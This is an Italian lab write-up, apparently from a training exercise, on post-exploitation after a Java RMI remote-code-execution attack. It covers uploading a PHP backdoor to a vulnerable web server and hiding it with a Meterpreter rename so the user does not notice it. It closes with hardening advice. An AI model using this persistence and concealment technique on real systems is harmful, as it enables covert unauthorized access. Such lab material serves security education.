
database:  query:

Digitando l'indirizzo IP della macchina vittima e aggiungendo il path della backdoor sul browser, ne verifichiamo il corretto caricamento.

La backdoor presenta un'interfaccia intuitiva per interrogare un database basato sul DBMS mysql, eseguire comandi da remoto e caricare file sulla macchina target.

# Post-exploitation java\_rmi - Persistence

## Caricamento sul target della backdoor di Kali Linux



Il corretto funzionamento della backdoor può essere verificato lanciando dei comandi sul target, come ad esempio **ls**.

Vediamo però che il file `php-backdoor.php` è visibile nella lista dei file alla directory `/var/www`.

# Post-exploitation java\_rmi - Persistence

## Caricamento sul target della backdoor di Kali Linux

```
meterpreter > mv php-backdoor.php .php-backdoor.php
```

```
meterpreter > ls
```

```
Listing: /var/www
```


Mode	Size	Type	Last modified	Name
100667/rw-rw-rwx	2800	fil	2024-09-06 22:59:01 -0400	.php-backdoor.php
100667/rw-rw-rwx	2648459	fil	2024-09-06 19:18:52 -0400	.sorpresa
040667/rw-rw-rwx	4096	dir	2024-09-06 21:16:46 -0400	.ssh
040666/rw-rw-rw-	4096	dir	2012-05-20 15:30:29 -0400	dav
040666/rw-rw-rw-	4096	dir	2012-05-20 15:52:33 -0400	dvwa
100666/rw-rw-rw-	2968	fil	2024-09-06 18:51:17 -0400	haivintounipad.php
100666/rw-rw-rw-	891	fil	2012-05-20 15:31:37 -0400	index.php
040666/rw-rw-rw-	4096	dir	2012-05-14 01:43:54 -0400	mutillidae
040666/rw-rw-rw-	4096	dir	2012-05-14 01:36:40 -0400	phpMyAdmin
100666/rw-rw-rw-	19	fil	2010-04-16 02:12:44 -0400	phpinfo.php
040666/rw-rw-rw-	4096	dir	2012-05-14 01:50:38 -0400	test
040666/rw-rw-rw-	20480	dir	2010-04-19 18:54:16 -0400	tikiwiki
040666/rw-rw-rw-	20480	dir	2010-04-16 02:17:47 -0400	tikiwiki-old
040666/rw-rw-rw-	4096	dir	2010-04-16 15:27:58 -0400	twiki

```
meterpreter > █
```

Potrebbe dunque essere utile rendere il file nascosto, di modo che non sia così facilmente individuabile dall'utente. A tal fine potrebbe essere anche utile rinominare il file.

# Post-exploitation java\_rmi - Persistence

## Caricamento sul target della backdoor di Kali Linux



La backdoor è ora “nascosta” e garantirà l’accesso da remoto alle risorse della macchina target, oltre al file upload e all’esecuzione di codice SQL.

# Conclusioni

La Java Remote Method Invocation (Java RMI) è una tecnologia che consente a dei processi di una Java Virtual Machine (JVM) di invocare metodi presenti su un'altra JVM e comunicare tra loro. Nonostante questo servizio offra delle funzionalità applicative utili, pone seri rischi di sicurezza se non implementato e sanificato correttamente. Come dimostrato dall'esercizio, questo servizio permette infatti, tra le altre cose, un attacco che rientra nella categoria dei **Remote Code Execution**, ossia l'esecuzione, da remoto, di codice arbitrario con permessi di amministratore sul sistema. Ciò, come visto, porta al rischio di accessi non autorizzati, data breach e compromissione dei sistemi.

Una macchina può avere attivi servizi apparentemente innocui (come ad esempio il servizio telnet) o che offrono funzionalità utili quali comunicare da remoto e facilmente con un altro programma scritto in Java (come Java RMI). Come dimostrato, tali servizi espongono tuttavia vulnerabilità sui sistemi che possono aprire la strada a utenti malintenzionati per ottenere accesso amministrativo a una macchina target, consultare e manipolare informazioni sensibili salvate sui sistemi o fare spoofing e sniffing di pacchetti scambiati tra la macchina target e i destinatari delle comunicazioni.

È dunque di fondamentale importanza non sottovalutare mai nessun servizio attivo su una macchina, fare hardening dei sistemi e tenere software e servizi sempre aggiornati, tenendo traccia delle versioni dei servizi attivi per la verifica delle eventuali vulnerabilità esposte e della loro corretta configurazione con strumenti come Metasploit.

